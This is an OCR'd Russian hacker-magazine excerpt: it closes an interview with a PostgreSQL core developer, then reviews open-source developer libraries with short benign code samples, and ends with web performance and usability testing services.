Разделение, конечно, есть. Есть те, кто занимается разработкой, как мы, есть те, кто занимается PR. То есть разработка происходит в стиле free search: все время нужно что-то придумывать, исследовать, делать прототипы. Есть еще люди, без которых точно нельзя обойтись и которых мы не очень любим, они жуткие зануды, они придираются ко всему… это ревьюверы. Люди, которые отвечают за то, чтобы все было хорошо. Они прогоняют тесты, memory-checker'ы. Без них никуда.

Сами по себе мы никогда не сделали бы тот код, который сейчас есть в PostgreSQL. Для этого нужны другие скилы. Одно дело — исследовать и сделать прототип, показав, что все хорошо и отлично. И совсем другое дело — заставить все это работать на всех ОС, чтобы было 30% комментариев, чтобы названия переменных и функций были специальные. Для этого у нас есть хранители. Они говорят: «Так функцию назвать нельзя». Отвечаешь им, ладно, хорошо, тогда придумай, как хочешь.

Не пробовали подсчитать, сколько человек сейчас занимается PostgreSQL?
Основных разработчиков нашего уровня человек шестнадцать. Но мы находимся на высоком уровне, вверху. Нас часто приглашают на конференции, мы все знаем. А людей, которые просто сабмитят патчи, очень много. Просто нужно понимать разницу: одно дело — засабмитить патч и что-то поправить. Другое дело — самим задизайнить проект с нуля и сделать большой его кусок.

Как проходит разделение? Я видел, у вас есть major contributor?
Да, есть. Еще есть steering committee, которому не лень заниматься всей этой текучкой. Кто-то отвечает за серверы, кто-то за веб-сайты, кто-то за PR, кто-то проводит конференции. Кто-то же должен объявить о том, что, скажем, вчера открыли девелопмент-ветку 9.5. Для таких задач и существует данный комитет.

Как проходят ваши обсуждения?
Очень просто — mailing list. Плюс мы каждый год собираемся в Канаде, перед большой конференцией у нас есть один день, приезжают основные разработчики и обсуждают основные нужные фичи. Но в основном старый, классический mailing list. У нас есть hackers mailing list, commiters mailing list, users, general и так далее.



В СВОБОДНОЕ ВРЕМЯ ЗАНИМАЕТСЯ ГОРНЫМ ТУРИЗМОМ, ИГРОЙ В ВОЛЕЙБОЛ, БЕГОМ, ПУТЕШЕСТВУЕТ

Что представляет собой компания PostgreSQL Global development group?
Это не компания, это то, как мы называемся. Формально это никак не зарегистрировано.

Вся сила PostgreSQL в том, что нас нельзя купить. Хотя, конечно, идея создать компанию возникала.

Почему? Почему не создать компанию, которая профессионально предлагала бы консалтинг?
Компании, занимающиеся консалтингом, существуют и так. Разработчикам компания, в общем-то, не нужна. Крупные компании, в свою очередь, сами нанимают к себе разработчиков.


К примеру, несколько человек работает в EnterpriseDB. В SalesForce взяли на работу Тома Лейна. VMware держат у себя несколько человек. Mail.Ru держит у себя Федю Сигаева.

У компаний, поддерживающих PostgreSQL, наверняка есть какие-то «хотелки». Вас просят разработать какие-то конкретные вещи, говорят, что в таком-то направлении чего-то не хватает?
Чем хорош PostgreSQL — мы ориентируемся не на что-то абстрактное, а на совершенно конкретные «хотелки» и use case. Если компания заявляет, что это нормальный, распространенный use case, и при этом дает нам денег, — это прекрасно. Но все это проходит обсуждение. Просто так «платите деньги, мы все сделаем» — нельзя.

ВАМ ПИСЬМО!



Илья Пестов
@ilya_pestov



Илья Русанен
rusanen@real.xakep.ru

Мы живем в прекрасном мире, где программисты не стесняются выкладывать различные вкусности в паблик — нужно лишь знать, где их искать. Достаточно побродить по GitHub и другим площадкам для размещения кода, и ты найдешь решение для любой проблемы. Даже для той, которой у тебя до этого момента и не было.

ПОДБОРКА ПРИЯТНЫХ ПОЛЕЗНОСТЕЙ ДЛЯ РАЗРАБОТЧИКОВ

Mailin

mailin.io
SMTP-сервер на Node.js, который прослушивает входящие письма, парсит их и дергает хук твоего приложения, отдавая ответ в JSON-формате. Также все email'ы проверяются по DKIM (DomainKeys Identified Mail), SPF (Sender Policy Framework) и Apache SpamAssassin.

Пример ответа:

```
$> {
  "text": "Привет, Хакер!",
  "headers": {
    "received": [
      "from smtp1o.mail.yandex.net
      (smtp1o.mail.yandex.net
      [37.140.190.26]) by forward7l.
      mail.yandex.net (Yandex) with
      ESMTP id CBF31BC18D2 for...",
      ...
    ],
    "x-yandex-uniq": "5e03b5a8-eb1b-
      434d-a60f-86dbb82a0871",
    "dkim-signature": "...",
    "authentication-results": "smtp1o.
      mail.yandex.net; dkim=pass
      header.i=@yandex.ru",
    "message-id": "<539B163D.4000307@
      yandex.ru>",
    "date": "Fri, 13 Jun 2014 19:18:21
      +0400",
    "from": "Илья Пестов ",
    "user-agent": "Mozilla/5.0
      (Macintosh; Intel Mac OS X 10.9;
      rv:24.0) Gecko/20100101",
    "mime-version": "1.0",
    "to": "hwdn3d@demo.mailin.io",
    "subject": "Тестируем",
    "content-type": "text/plain;
       charset=UTF-8; format=flowed",
    "content-transfer-encoding": "8bit"
  },
  "subject": "Тестируем",
  "messageId": "539B163D.4000307@
     yandex.ru",
  "priority": "normal",
  "from": [{
    "address": "pest93@yandex.ru",
    "name": "Илья Пестов"
  }],
  "to": [{
    "address": "hwdn3d@demo.mailin.io",
    "name": ""
  }],
  "date": "2014-06-13T15:18:21.000Z",
  "html": "Привет, Хакер!",
  "dkim": "pass",
  "spf": "pass",
  "language": "russian",
  "cc": [],
  "attachments": []
}
```

```
$> {
  "text": "Привет, Хакер!",
  "headers": {
    "received": [
      "from smtp1o.mail.yandex.net (smtp1o.mail.yandex.net [37.14
      "from smtp1o.mail.yandex.net (localhost [127.0.0.1]) by smt
      "from du-207-49.sv-en.ru (du-207-49.sv-en.ru [5.149.207.49]
    ],
    "x-yandex-uniq": "5e03b5a8-eb1b-434d-a60f-86dbb82a0871",
    "dkim-signature": "v=1; a=rsa-sha256; c=relaxed/relaxed; d=ya
    "authentication-results": "smtp1o.mail.yandex.net; dkim=pass
    "message-id": "<539B163D.4000307@yandex.ru>",
    "date": "Fri, 13 Jun 2014 19:18:21 +0400",
    "from": "Илья Пестов ",
    "user-agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; r
    "mime-version": "1.0",
    "to": "hwdn3d@demo.mailin.io",
    "subject": "Тестируем",
    "content-type": "text/plain; charset=UTF-8; format=flowed",
    "content-transfer-encoding": "8bit"
  },
  "subject": "Тестируем",
  "messageId": "539B163D.4000307@yandex.ru",
  "priority": "normal",
  "from": [
    {
      "address": "pest93@yandex.ru",
      "name": "Илья Пестов"
    }
  ],
  "to": [
    {
      "address": "hwdn3d@demo.mailin.io",
      "name": ""
    }
  ],
  "date": "2014-06-13T15:18:21.000Z",
  "html": "Привет, Хакер!",
  "dkim": "pass",
  "spf": "pass",
  "language": "russian",
  "cc": [],
  "attachments": []
}
```

Не требует абсолютно никаких сторонних зависимостей, кроме самой ноды, естественно. Ну и по желанию для защиты от спама потребуется накатить SpamAssassin (`sudo aptitude install spamassassin spamc`).


Можно как использовать в качестве отдельного инстанса, так и легко интегрировать в собственное приложение на ноде — в README репозитория на Гитхабе есть рабочий пример. В целом очень удобная либа, однозначный must have при необходимости поднять свой собственный обработчик входящей почты.

App.js

github.com/kikinteractive/app

App.js — это простая и удобная JavaScript UI библиотека для разработки мобильных приложений, которые, со слов разработчиков, будут по образу и подобию нативных (хм… — Прим. ред.) без ущерба производительности. Кстати, разработчиком выступила команда одного из самых крупных мобильных мессенджеров Kik.


```
<div class="app-page" data-page="home">
  <div class="app-topbar"></div>
  <div class="app-content"></div>
</div>
App.controller('home', function (page) {
  // This runs whenever a 'home' page is loaded
  // 'page' is the HTML app-page element
  $(page)
    .find('.app-button')
    .on('click', function () {
      console.log('button was clicked!');
    });
});
```



dc.js

github.com/dc-js/dc.js

Есть знаменитая библиотека d3.js для визуализации данных, и есть достаточно известный репозиторий от компании Square — crossfilter.js для исследования многомерных наборов данных. С их помощью на свет появился dc.js, который позволяет создавать шикарные многоуровневые/масштабируемые графики. Скрипт обеспечивает моментальное реагирование и рендеринг при пользовательском взаимодействии с графиками. Стоит также отметить, что все отлично работает и на мобильных устройствах.




Lunr.js

github.com/olivernn/lunr.js

На сегодняшний день многие данные формируются именно на стороне клиента, поэтому необходимо иметь под рукой и инструмент для полнотекстового поиска данных на клиенте. Решить эту задачу поможет Lunr.js. Библиотека индексирует JSON-документы и обеспечивает простой интерфейс поиска, запрашивая то, что лучше всего соответствует тексту запросов.

```
var idx = lunr(function () {
  this.field('title', { boost: 10 })
  this.field('body')
})
```




Fort.js

github.com/Colourity/Fort.js

Простое и изящное UX-решение для ваших форм и пользователей. Вся суть заключается в том, чтобы показывать прогрессбар, отображающий «заполненность» всех полей в форме. Всего есть четыре эффекта:

```
<head>
  <script src="fort.min.js"></script>
  <link rel="stylesheet" href="fort.min.css">
</head>
<body>
  <script>flash()</script>
</body>
```




Flow.js

github.com/flowjs/flow.js

Мегафункциональная библиотека для работы с загрузкой файлов, выжимает все соки из HTML5 File API. С помощью Flow.js ты сможешь сделать качественный загрузчик — множественный, синхронный, бесперебойный/отказоустойчивый, перезапускаемый/возобновляемый. Множество опций и методов, а также полноценная модель событий.


```
var flow = new Flow({
  target : '/api/photo/redeem-upload-token',
  query : {
    upload_token : 'my_token'
  }
});
// Flow.js isn't supported, fall back on a different method
if(!flow.support) location.href = '/some-old-crappy-uploader';
flow.assignBrowse(document.getElementById('browseButton'));
flow.assignDrop(document.getElementById('dropTarget'));
```




sharp

github.com/lovell/sharp
Отличный модуль на Node.js, предназначенный для скоростной обработки изображений. Здорово выручит в случае, если тебе нужно, например, быстро обрабатывать полученные пользовательские изображения и отдавать оптимизированную для веба превьюшку (как это делает контактик, например). Поддерживает следующие форматы: JPEG, PNG, WebP и TIFF.

По уверениям автора, тулза работает быстрее ImageMagick и GraphicsMagick более чем в восемь раз, при этом не блокируя поток выполнения программы.




```
sharp('input.jpg').resize(300, 200).toFile('output.jpg', function(err) {
  if (err) {
    throw err;
  }
  // output.jpg is a 300 pixels wide and 200 pixels high image
  // containing a scaled and cropped version of input.jpg
});
```




Quill

quilljs.com
Вероятнее всего, буквы WYSIWYG у большинства разработчиков вызовут только неприятные ассоциации. И неспроста, ведь сколько неудобств мы замечаем в большинстве визуальных редакторов! Но парни из Salesforce (salesforce.com) решили избавить всех нас от этих стереотипов и с помощью современных технологий создали Quill. Это очень гибкий и модульный редактор. Достаточно лишь посмотреть на документацию к API, чтобы понять, что проект написан действительно по-умному. А на выходе получается семантичная разметка и стандартизированный HTML. Работает в Chrome, Firefox, Safari и IE9+. Репозиторий собрал уже более 3000 старов на GitHub.



bounce.js


bouncejs.com
Очень удобный сервис, который позволит тебе с легкостью создать реалистичные анимационные эффекты на CSS3. Каждая анимация разделена на несколько компонентов, огромное число вариаций, ряд встроенных эффектов и простой интерфейс.



CSS Loaders

github.com/lukehaas/css-loaders
Еще недавно прогрессбары и прелоадеры можно было увидеть только на Flash-сайтах. Ну в крайнем случае, в виде анимированной гифки. Сегодня же это типичная «интерфейсная практика». По этому случаю представляем твоему вниманию коллекцию красивых спинеров на чистом CSS, которые состоят только из одного элемента.

```
<div class="loader">Loading...</div>
```




Fb flo

github.com/facebook/fb-flo
Лайф-кодинг утилита от Facebook, автоматически обновляет веб-страничку при изменении исходных файлов или изображений. Состоит из NPM-модуля и браузерного расширения, что позволяет с легкостью выполнить интеграцию на сервере с твоей рабочей средой. Позволяет работать в любом редакторе. Обладает множеством дополнительных настроек.

Feature	fb-flo	Chrome Workspaces	Emmet Livestyle	Live Reload
Live edit JS code	✓	✓	✗	✗
Live edit CSS code	✓	✓	✓	✗
Live edit images	✓	✗	✗	✗
Can reload	✓	✗	✓	✓
Build step support	✓	limited*	✗	✓

ГОТОВИМСЯ К ЗАПУСКУ

ОБЗОР СЕРВИСОВ ДЛЯ ТЕСТИРОВАНИЯ ЮЗАБИЛИТИ И ПРОИЗВОДИТЕЛЬНОСТИ ВЕБ-САЙТА



Ирина Чернова
irairache@gmail.com

Chad Miller @ flickr.com

Долго ли будет грузиться сайт, если зайти на него из Южной Америки? А как будет смотреться на экране 20 на 30 пикселей? А в Opera 10.0? С помощью инструментов, описанных в этой статье, ты сможешь максимально детализировано протестировать производительность своего веб-проекта и удобство сайта для пользователя.


В первую очередь этот материал писался для разработчиков-одиночек и небольших команд, у которых просто нет ресурсов на штат веб-аналитиков, экспертов по юзабилити и прочих оптимизаторов всех мастей. Сервисы в списке позволят понять, в какую сторону копать, чтобы добиться большего результата по волнующему тебя показателю. В каждой из областей нельзя ограничиваться каким-то одним инструментом, поэтому советуем поэкспериментировать сразу со всеми перечисленными сервисами.

Скорость загрузки страниц

WebPagetest

webpagetest.org

Бесплатный онлайн-сервис, использующий наработки одноименного опенсорсного проекта (github.com/WPO-Foundation/webpagetest), поддерживаемого компанией Google. После ввода URL-страницы с выбором параметров теста и небольшого ожидания (от минуты до получаса) пользователю представляется доскональный отчет о скорости загрузки сайта. Поскольку на результаты ощутимо влияет



география, сервис позволяет делать замеры из разных точек земного шара (39 позиций на всех континентах, кроме Африки и Антарктиды). Также можно тестировать загрузку страницы во всех популярных браузерах (кроме Opera).

- Измеряется скорость не только первой загрузки, но и последующих (после кеширования).
- Выставляются оценки (от F до A в соответствии с американским школьным стандартом) по следующим показателям: время первого отклика сервера, работа keep-alive, сжатие передаваемых данных (для картинок отдельная оценка) и кеширование статического контента.
- Время загрузки каждого элемента страницы показано в виде каскадной диаграммы (Waterfall).
- На двух круговых диаграммах (Requests и Bytes) показаны доли времени загрузки каждого типа контента (HTML, JS, CSS, image, Flash, font, other) в суммарном времени загрузки страницы.
- Для сайта рассчитывается Speed Index, который сравнивает тестируемый сайт с другими проектами.

P. S. Интересная фишка сервиса — во время ожидания результатов тестирования показывают технические советы (весьма нетривиальные), как повысить скорость работы страниц.



WWW

Pingdom:
tools.pingdom.com

GTmetrix:
gtmetrix.com

PageSpeed:
https://developers.google.com/speed/pagespeed/



INFO

Гонять свой сайт через разнообразные тесты полезно, но не менее полезно смотреть, как все сделано у других. Установи себе в браузер плагины Wappalyzer (wappalyzer.com) и BuiltWith (builtwith.com) — с их помощью можно узнать многое о чужом проекте: какая CMS или фреймворк используется, на каком CDN хранится статика, подключен ли какой-нибудь интересный сервис, который, возможно, стоит принять на вооружение.



WWW

Browser Sandbox:
spoon.net/browsers

Browsershots:
browsershots.org

CrossBrowserTesting:
crossbrowsertesting.com

Sauce Labs:
saucelabs.com


Кросс-браузерность

Browserling

browserling.com

Инструмент для просмотра сайта в самых популярных версиях различных браузеров (Firefox, Chrome, IE, Opera, Safari). Принцип работы предельно прост: вводишь URL, выбираешь программу и смотришь, как страница отображается в ней. Им вполне можно пользоваться бесплатно, но постоянные всплывающие окна с предложением оплатить доступ несколько действуют на нервы.





SortSite

powermapper.com/products/sortsite/checks/browser-compatibility.htm

Если сайт полностью соответствует стандартам консорциума W3, то он должен абсолютно одинаково и корректно отображаться во всех актуальных версиях современных браузеров. Именно на этой идее основана работа сервиса проверки кросс-браузерности от powermapper.com. С его помощью можно проверить сайт на соответствие стандартам W3C, соответствие SEO-гайдлайнам от ведущих поисковых систем и наличие ошибок. В результате выдается огромный детализированный отчет.

Дизайн



EyeQuant

eyequant.com

Бесплатный (для одной страницы) сервис для экспресс-оценки дизайна сайта. Результаты представлены в графическом формате (принтскрин страницы с отрисованными пояснениями). Анализ производится по пяти показателям:


- Perception map — показаны области, которые пользователь видит в первые три секунды просмотра;
- Attention map — все элементы сайта раскрашиваются от синего до ярко-красного в зависимости от степени их способности привлечь внимание пользователя;
- Hot Spots — десять точек, наиболее привлекающих внимание пользователя;
- Regions of Interest — области, в которые стоит поместить наиболее важные элементы страницы;
- Visual Clarity — степень простоты и ясности дизайна. Зеленым помечаются годные с этой точки зрения области, красным проблемные. Также высчитывается сравнительный Visual Clarity Score.

Если оплатить использование сервиса (от 199 долларов), то можно оценить дизайн нескольких страниц (от десяти) и выяснить, как видит пользователь дизайн во время повторного визита на сайт.



INFO

В этом разделе стоит снова упомянуть Pagespeed от Google. Дело в том, что помимо всего прочего этот сервис может дать и несколько рекомендаций по оптимизации верстки под мобильные устройства. К примеру, если по результатам теста выяснится, что у тебя слишком много мелких элементов, то Pagespeed укажет, какие именно объекты на странице нужно увеличить.



Screenfly

quirktools.com/screenfly


Легкий в использовании и невероятно быстрый сервис, позволяющий оценить внешний вид сайта на экранах различных устройств. Среди них Amazon Kindle Fire, Motorola RAZR V3 8, телевизор с экраном 480p, нетбук с диагональю десять дюймов — всего 27 вариантов. Также можно указать ширину и высоту экрана вручную.

Five second test

fivesecondtest.com

Идея сервиса проста и гениальна — показать сайт в течение пяти секунд испытуемому, задать несколько вопросов и отправить данные владельцу тестируемого проекта. Регистрация, загрузка скрина дизайна и составление анкеты занимает пару минут. Можно использовать стандартные вопросы (на английском) или придумать свои (на любом другом языке). Для того чтобы иметь возможность рассылать ссылку на тест людям, которых удалось уговорить на участие в тестировании, необходимо просмотреть как минимум десять сайтов других пользователей, чтобы заработать очки — credits.

Изначальный смысл создания сервиса — дать дизайнерам и веб-мастерам возможность узнать мнение о своем сайте от совершенно незнакомого и беспристрастного человека (20 центов или полминуты личного времени за одного респондента). Беда в том, что большинство случайных тестировщиков — это разработчики, которые хотят как можно быстрее заработать очки. Они пропускают вопросы, вводят смайлики (или иную бессмыслицу) в поля или дают крайне необдуманные ответы. Поэтому оптимально использовать fivesecondstest.com для тестирования сайта на подготовленных людях.



ИДЕЯ FIVE SECOND TEST ПРОСТА — ПОКАЗАТЬ САЙТ В ТЕЧЕНИЕ ПЯТИ СЕКУНД, ЗАДАТЬ НЕСКОЛЬКО ВОПРОСОВ И ОТПРАВИТЬ ДАННЫЕ ВЛАДЕЛЬЦУ

Usability

Surfly

surfly.com

Изначально Surfly создавался как своеобразный Teamviewer в браузере — инструмент для техподдержки веб-сервисов. С его помощью можно удаленно посмотреть на то, как другой пользователь работает с сайтами, так что это отлично подойдет для наших задач.

Предположим, ты делаешь какой-нибудь многофункциональный веб-сервис — например, онлайновый текстовый редактор. И тебе нужно выяснить, насколько интуитивно понятен интерфейс. Обратись к кому-нибудь из друзей с просьбой попробовать поработать в твоем сервисе: написать текст, оформить его, сохранить в нужном формате и так далее. Сгенерируй с помощью Surfly специальную ссылку на твой сайт и кинь другу, а после этого смотри в реальном времени, как живой человек будет пытаться сделать то, что тебе казалось столь очевидным. Сервис покажет, как именно будет двигаться курсор пользователя, но, к сожалению, не будет сохранять истории кликов и перемещений, так что придется запоминать или делать пометки.

Вебвизор

metrika.yandex.ru

Посмотреть сотню-другую видеозаписей действий нескольких сотен пользователей сайта — один из самых эффективных методов юзабилити-тестирования. Для этого есть прекрасный бесплатный инструмент — Вебвизор. Чтобы им воспользоваться, надо установить код счетчика Яндекс.Метрики на сайт. Результаты работы доступны в личном кабинете (вкладка «Поведение»).

Каким образом работает Вебвизор? Скрипт счетчика Метрики включает в себя механизм, который записывает все действия пользователя на сайте: клики, ввод данных в формы, перемещения мыши, нажатия клавиш на клавиатуре и так далее. Вебвизор воспроизводит их (в соответствии с версией браузера и разрешением экрана посетителя сайта) в видеоформате. Получается очень реалистично.

Так можно выяснить, соответствуют ли действия посетителя ожиданиям, правильно ли он использует элементы интерфейса.

Смотреть за поведением пользователей на сайте — крайне увлекательное занятие, полное чудных открытий. Ты когда-нибудь фиксировал сознанием, сколько лишних движений ты совершаешь во время интернет-серфинга? Очень многие люди беспорядочно двигают указатель мыши, нажимают случайные клавиши, переходят по ссылке и через миллисекунду уходят на другую страницу. Для тестирования устойчивости сайта к нестандартному пользовательскому поведению есть отдельный инструмент.

25 июля 2013 — 30 мая 2014 | сегодня | вчера | неделя | 2 недели

Добавить условие — Пометить все посещения просмотренными

Время	Активность	Продолжител	Хитов	Запрос	Переход с сайта	От последнег	№ посе	Цели
29.05 16:01		00:18	1				1	
26.05 18:47		00:08	1				1	
23.05 22:19		02:21	2				1	
22.05 06:27		00:25	4				1	
20.05 17:45		00:00	1				1	
20.05 10:40		01:34	7				1	



WWW

GhostRec:
www.ghostrec.com

ClickTale:
www.clicktale.com

Monkey testing

github.com/marmelab/gremlins.js

